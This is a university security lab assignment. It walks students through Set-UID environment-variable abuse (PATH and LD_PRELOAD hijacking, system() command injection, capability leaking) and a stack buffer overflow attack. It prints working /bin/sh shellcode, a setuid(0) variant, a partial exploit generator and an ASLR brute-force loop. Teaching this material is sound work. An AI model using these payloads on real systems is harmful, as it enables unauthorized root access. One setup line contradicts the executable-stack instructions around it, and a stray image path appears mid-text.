Assignment II (Semester B, 2020/2021)

CS4293 Topics on Computer Security

Sunday 21st March, 2021

Contents

1 Introduction

This is the 2nd Assignment for the course CS4293 in the semester B of academic year 2020-2021.

1.1 Objective

The learning objective of this assignment is for you to get a deeper understanding on common vulnerabilities in general software. After finishing the assignment, you should be able to gain a first-hand experience on environment varibles, buffer overflow attack, return-to-libc attack, format string attack, and race condition attack.

1.2 Environment

All tasks in this assignment can be done on the VirtualBox as introduced in Tutorials and Assignment1.

1.3 Due Date

The 2nd assignment is due on **Sunday 21st March, 2021**. Any reports should be submitted **before 23:59:59**.

1.4 Submission

You will submit a lab report to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or **codes** to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at MOST 100 words.

Your report will be written **methodically and clearly in order** with index and all chapters presented.

Typeset your report into .pdf file (make sure it can be opened with Adobe Reader) and name it as the format:
[Your Name]-[Student ID]-CS4293-Assignment2.pdf, e.g.,
Poorman-12345678-CS4293-Assignment2.pdf

Finally, upload the PDF file to the Canvas.

2 Environment Variable and Set-UID Program [21 Marks]

The learning objective of the following tasks is for you to understand how environment variables affect program and system behaviors. Environment variables are a set of dynamic named values that can affect the way running processes will behave on a computer. They are used by most operating systems, since they were introduced to Unix in 1979. Although environment variables affect program behaviors, how they achieve that is not well understood by many programmers. As a result, if a program uses environment variables, but the programmer does not know that they are used, the program may have vulnerabilities. So you are expected to understand how environment variables work, how they are propagated from parent process to child, and how they affect system/program behaviors. We are particularly interested in how environment variables affect the behavior of `Set-UID` programs, which are usually privileged programs.

2.1 Manipulating environment variables [3 Marks]

In this task, we study the commands that can be used to **set** and **unset** environment variables. We are using Bash in the seed account. The default shell that a user uses is set in the `/etc/passwd` file (the last field of each entry). You can change this to another shell program using the command chsh (please do not do it for this task). Please do the following:

1. Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use `"printenv PWD"` or `"env | grep PWD"`.
2. Use `export` and `unset` to set or unset environment variables, e.g., `foo='test string'`. It should be noted that these two commands are not seperate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

2.2 Environment variable and `Set-UID` Programs [3 Marks]

`Set-UID` is an important security mechanism in Unix operating systems. When a `Set-UID` program runs, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. `Set-UID` allows us to do many interesting things, but it escalates the user's privilege when executed, making it quite risky. Although the behaviors of `Set-UID` programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables. To understand how `Set-UID` programs are affected, let us first figure out whether environment variables are inherited by the `Set-UID` program's process from the user's process.

Step 1. We are going to write a program that can print out all the environment variables in the current process.

```
/* setuidenv.c */
#include <stdio.h>
#include <stdlib.h>
extern char **environ;

void main()
{
  int i = 0;
  while (environ[i] != NULL) {
   printf("%s\n", environ[i]);
   i++;
  }
}
```

Step 2. Compile the above program, change its ownership to `root`, and make it a `Set-UID` program.

```
// Assume the program name is foo.c
$ sudo gcc -o foo foo.c
$ sudo chown root foo
$ sudo chmod 4755 foo
```

Step 3. In your Bash shell (you need to be in a normal user account, not the `root` account), use the `export` command to set the following environment variables (they may have already exist): (**Backup these paths before you do this task!**)

- `PATH`
- `LD_LIBRARY_PATH`
- `ANY_NAME` (this is an environment variable defined by you, so pick whatever name you want).

These environment variables are set in the user's shell process. Now, run the `Set-UID` program from Step 2 in the shell. After you type the name of the program in your shell, the shell forks a child process, and uses the child process to run the program. Please check whether all the environment variables you set in the shell process (parent) get into the `Set-UID` child process. Describe your observation. If there are surprises to you, describe them.

2.3 The PATH Environment variable and `Set-UID` Programs [3 Marks]

Because of the shell program invoked, calling `system()` within a `Set-UID` program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as `PATH`; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the `Set-UID` program. In `Bash`, you can change the `PATH` environment variable in the following way (this example adds the directory `/home/seed` to the beginning of the `PATH` environment variable):

```
$ export PATH=/home/seed:$PATH
```

The `Set-UID` program below is supposed to execute the `/bin/ls` command; however, the programmer only uses the relative path for the `ls` command, rather than the absolute path:

```
/* myls.c */
int main()
{
  system("ls");
  return 0;
}
```

Please compile the above program, and change its owner to `root`, and make it a `Set-UID` program. Can you let this `Set-UID` program run your code instead of `/bin/ls`? If you can, is your code running with the root privilege? Describe and explain your observations.

Note (Ubuntu 16.04 VM only): The system(cmd) function executes the /bin/sh program first, and then asks this shell program to run the cmd command. In both Ubuntu 12.04 and Ubuntu 16.04 VMs, /bin/sh is actually a symbolic link pointing to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior.

Since our victim program is a Set-UID program, the countermeasure in /bin/dash can prevent our attack. To see how our attack works without such a countermeasure, we will link /bin/sh to another shell that does not have such a countermeasure. We have installed a shell program called zsh in our Ubuntu 16.04 VM. We use the following commands to link /bin/sh to zsh (there is no need to do these in Ubuntu 12.04):

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

Hint: You should create your own `ls.c` program (e.g., print something that is different from the original function), and compile it as normal (see below). Remember to **export the path of your own `ls` to `PATH`, and make sure you can recover the original PATH after this task.**

```
$ cat ls.c
#include <stdio.h>

int main()
{
  printf("\nThis is my ls program\n");
  printf("\nMy real uid is: %d\n", getuid());
  printf("\nMy effective uid is: %d\n", geteuid());
  return 0;
}
$ gcc -o ls ls.c
```

2.4 The `LD_PRELOAD` environment variable and `Set-UID` Programs [4 Marks]

In this task, we study how `Set-UID` programs deal with some of the environment variables. Several environment variables, including `LD_PRELOAD`, `LD_LIBRARY_PATH`, and other `LD_*` influence the behavior of dynamic loader/linker. A dynamic loader/linker is the part of an operating system (OS) that loads (from persistent storage to RAM) and links the shared libraries needed by an executable at run time.

In Linux, `ld.so` or `ld-linux.so`, are the dynamic loader/linker (each for different types of binary). Among the environment variables that affect their behaviors, `LD_LIBRARY_PATH` and `LD_PRELOAD` are the two that we are concered in this task. In Linux, `LD_LIBRARY_PATH` is a colon-separated set of directories where libraries should be searched for first, before the standard set of directories. `LD_PRELOAD` specifies a list of additional, user-specified, shared libraries to be loaded before all others. In this task, we will only study `LD_PRELOAD`.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

```
#include <stdio.h>
void sleep (int s)
{
/* If this is invoked by a privileged program,
   you can do damages here!  */
   printf("I am not sleeping!\n");
}
```

2. We can compile the above program using the following commands:

```
% gcc -fPIC -g -c mylib.c
% gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. Now, set the `LD_PRELOAD` environment variable:

```
% export LD_PRELOAD=./libmylib.so.1.0.1
```

4. Finally, compile the following program `myprog`, and it in the same directory as the above dynamic link library `libmylib.so.1.0.1`:

```
/* myprog.c */
int main()
{
  sleep(1);
  return 0;
}
```

Step 2. After you have done the above, please run `myprog` under the following conditions, and observe what happens.

1. Make `myprog` a regular program, and run it as a normal user.
2. Make `myprog` a `Set-UID` root program, and run it as a normal user.
3. Make `myprog` a `Set-UID` root program, export the `LD_PRELOAD` environment variable again in the root account and run it.
4. Make `myprog` a `Set-UID` user1 program (i.e., the owner is user1, which is another user account), export the `LD_PRELOAD` environment variable again in a different user's account (not-root user) and run it.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (**Hint: the child process may not inherit the `LD_*` environment variables**).

2.5 Invoking external programs using `system()` versus `execve()` [4 Marks]

Although `system()` and `execve()` can both be used to run new programs, `system()` is quite dangerous if used in a privileged program, such as `Set-UID` programs. We have seen how the PATH environment variable affect the behavior of `system()`, because the variable affects how the shell works. `execve()` does not have the problem, because it does not invoke shell. Invoking shell has another dangerous consequence, and this time, it has nothing to do with environment variables. Let us look at the following scenario.

Bob works for an auditing agency, and he needs to investigate a company for a suspected fraud. For the investigation purpose, Bob needs to be able to read all the files in the company's `Unix` system; on the other hand, to protect the integrity of the system, Bob should not be able to modify any file. To achieve this goal, Vince, the superuser of the system, wrote a special set-root-uid program (see below), and then gave the executable permission to Bob. This program requires Bob to type a file name at the command line, and then it will run `/bin/cat` to display the specified file. Since the program is running as a root, it can display any file Bob specifies. However, since the program has no write operations, Vince is very sure that Bob cannot use this special program to modify any file.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
```

Step 1: Compile the above program, make it a root-owned `Set-UID` program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

Step 2: Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned `Set-UID`. Do your attacks in Step 1 still work? Please describe and explain your observations.

2.6 Capability Leaking [4 Marks]

To follow the Principle of Least Privilege, Set-UID programs often permanently relinquish their root privileges if such privileges are not needed anymore. Moreover, sometimes, the program needs to hand over its control to the user; in this case, root privileges must be revoked. The setuid() system call can be used to revoke the privileges. According to the manual, "setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set". Therefore, if a Set-UID program with effective UID 0 calls setuid(n), the process will become a normal process, with all its UIDs being set to n.

When revoking the privilege, one of the common mistakes is capability leaking. The process may have gained some privileged capabilities when it was still privileged; when the privilege is downgraded, if the program does not clean up those capabilities, they may still be accessible by the non-privileged process. In other words, although the effective user ID of the process becomes non-privileged, the process is still privileged because it possesses privileged capabilities.

Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user, and describe what you have observed. Will the file /etc/zzz be modified? Please explain your observation.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main(){
  int fd;
  /* Assume that /etc/zzz is an important system file,
  * and it is owned by root with permission 0644.
  * Before running this program, you should creat
  * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
  }

  /* Simulate the tasks conducted by the program */
  sleep(1);

  /* After the task, the root privileges are no longer needed,
      it's time to relinquish the root privileges permanently. */
  setuid(getuid());   /* getuid() returns the real uid */
  if (fork()) {       /* In the parent process */
    close (fd);
    exit(0);
  } else {            /* in the child process */
    /* Now, assume that the child process is compromised, malicious
    attackers have injected the following statements
    into this process */

    write (fd, "Malicious Data\n", 15);
    close (fd);
  }
}
```

3 Buffer Overflow Vulnerability [24 Marks]

The learning objective of this part is for you to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why.

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode
- Address randomization, Non-executable stack, and StackGuard

3.1 Initial setup

Ubuntu and several other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify your attacks, you want to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems use address space layout randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called *Stack Guard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks would not work. You can disable this protection during the complication using the `-fno-stack-protector` flag in the command. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
#for executable stack
  $ gcc -z execstack  -o test test.c
#for non-executable stack
  $ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the "`-z noexecstack`" option in this lab.

Configuring /bin/sh In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in these two VMs have an important difference. The `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The `dash` program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh` (there is no need to do these in Ubuntu 12.04):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

3.2 Running Shellcode [5 Marks]

Description Before you start the attack, you will need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( )
{
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Report: Please compile and run the following code, and see whether a shell is invoked. Please briefly describe your observations.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Use the following command to compile the code:

```
 $ gcc -z execstack -o call_shellcode call_shellcode.c
```

Something we should know about this shellcode.

1. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.

2. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0.

3. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

3.3 The Vulnerable Program

Description The program `stack.c` has a buffer overflow vulnerability. It first reads an input from a file called **badfile**, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer is smaller than that. Because `strcpy()` does not check boundaries, buffer overflow will occur.

Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called **badfile**. This file is under users' control. Now, our objective is to create the contents for **badfile**, such that when the vulnerable program copies the contents into its buffer, a root shell would be spawned.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack. */
#ifndef BUFSIZE
#define BUFSIZE 33
#endif

int bof(char *str)
{
    char buffer[BUFSIZE];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    /* Change the size of the dummy array to randomize the parameters */
    char dummy[BUFSIZE]; memset(dummy, 0, BUFSIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compilation. To compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ gcc -DBUFSIZE=? -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

-DBUFSIZE initializes BUFSIZE with a user-specified value (up to you to determine) in the section between #ifndef and #endif. You can replace ? with a random integer between 0 and 400.

3.4 Exploiting the Vulnerability [5 Marks]

Description We provide you with a partially completed exploit code `exploit.c`. The goal of this code is to construct contents for **badfile**. In `exploit.c`, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"          /* xorl   %eax,%eax            */
    "\x50"              /* pushl  %eax                 */
    "\x68""//sh"        /* pushl  $0x68732f2f          */
    "\x68""/bin"        /* pushl  $0x6e69622f          */
    "\x89\xe3"          /* movl   %esp,%ebx            */
    "\x50"              /* pushl  %eax                 */
    "\x53"              /* pushl  %ebx                 */
    "\x89\xe1"          /* movl   %esp,%ecx            */
    "\x99"              /* cdq                         */
    "\xb0\x0b"          /* movb   $0x0b,%al            */
    "\xcd\x80"          /* int    $0x80                */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

What you should know *No need to use the flag* ***-z execstack -fno-stack-protector*** *when compiling* ***exploit.c****. Because we are not going to overflow the buffer in this program rather than* ***stack.c*** *the vul-*

nerable program.

After you complete the above program, compile and run it. This will generate the contents for **badfile**. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$ whoami
seed
$ gcc -o exploit exploit.c
$./exploit    // create the badfile
$./stack      // launch the attack by running the vulnerable program
# whoami
root
#
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID `root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);  system("/bin/sh");
}
```

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called exploit.py, which can be downloaded from the lab's website. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3
import sys
shellcode= (
  "\x31\xc0" # xorl %eax,%eax
  "\x50" # pushl %eax
  "\x68""//sh" # pushl $0x68732f2f
  "\x68""/bin" # pushl $0x6e69622f
  "\x89\xe3" # movl %esp,%ebx
  "\x50" # pushl %eax
  "\x53" # pushl %ebx
  "\x89\xe1" # movl %esp,%ecx
  "\x99" # cdq
  "\xb0\x0b" # movb $0x0b,%al
  "\xcd\x80" # int $0x80
  "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

######################################################################
ret = 0xAABBCCDD # replace 0xAABBCCDD with the correct value
offset = 0 # replace 0 with the correct value

# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
######################################################################
# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

Report: Provide your code, and briefly explain your solution. Please describe your observations with enough screen shots.
*Hint: Please read the subsection **Guidelines** of this chapter. Also you can use the GNU debugger `gdb` to find the address of `buffer[24]` and `Return Address`, see **Guidelines** and **Appendix**.*

3.5 Defeating dash's Countermeasure [5 Marks]

Description As we have explained before, the `dash` shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from `dash` program's changelog. We can see an additional check in Line 9, which compares real and effective user/group IDs.

```
//https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
//main() function in main.c has following changes:
++ uid = getuid();
++ gid = getgid();
++ /*
++ * To limit bogus system(3) or popen(3) calls in setuid binaries,
++ * require -p flag to work in this situation.
++ */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {
++ setuid(uid);
++ setgid(gid);
++ /* PS1 might need to be changed accordingly. */
++ choose_ps1();
++ }
```

The countermeasure implemented in `dash` can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the `dash` program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
$ sudo ln -sf /bin/dash /bin/sh
```

To see how the countermeasure in `dash` works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out Line 11 and run the program as a `Set-UID` program (the owner should be root); please describe your observations. We then uncomment Line 11 and run the program again; please describe your observations.

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned `Set-UID` program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```

From the above experiment, we will see that `seuid(0)` makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char shellcode[]=
    "\x31\xc0"     /* Line 1: xorl %eax,%eax */
    "\x31\xdb"     /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5"     /* Line 3: movb $0xd5,%al */
    "\xcd\x80"     /* Line 4: int $0x80 */
// ---- The code below is the same as the prior task ---
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
```

The updated shellcode adds 4 instructions: (1) set `ebx` to zero in Line 2, (2) set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode in `exploit.c`, try the previous attack in Subsection 3.4 again and see if you can get a root shell. Please describe and explain your results.

3.6 Defeating Address Randomization [3 Marks]

Description To deploy the protection, turn on the Ubuntu's address randomization. Run the same attack developed in **Exploiting the Vulnerability**.

Report: Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult?

You can use the following instructions to turn on the address randomization:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while.

You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
    do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

Report: Follow the above steps, you should describe your observation and explanation briefly. Furthermore, try whether you can obtain root shell again.

3.7 Stack Guard Protection [3 Marks]

To analyze one defense at a time, it is best to first turn off again address randomization, as performed in the initial setup.

Description In our previous tasks, we disabled the *Stack Guard* protection mechanism in GCC when compiling programs. In this task, you may consider reapply the attack in **Subsection 3.4 Exploiting the Vulnerability** in the presence of Stack Guard. You should compile the vulnerable program `./stack` again, however, without flag *-fno-stack-protector'* this time in the command. Then execute the new program and report your observations. You may report any error messages printed.

3.8 Non-executable Stack Protection [3 Marks]

Description In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `-z noexecstack` option, and repeat the attack in **Subsection 3.4 Exploiting the Vulnerability**.

Report: Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability.


If you are using our Ubuntu 12.04/16.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the `non-executable stack` protection does not work, check our lecture notes and do some research yourself.

Report: You should describe your observation and explanation briefly.

3.9 Guidelines

Description This section would help you to determine the `return address` and how to load `shellcode` into the *attack file*.

We can load the shellcode into `badfile`, but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To solve these problems, we need to understand the stack layout the execution enters a function. The following figure gives an example.

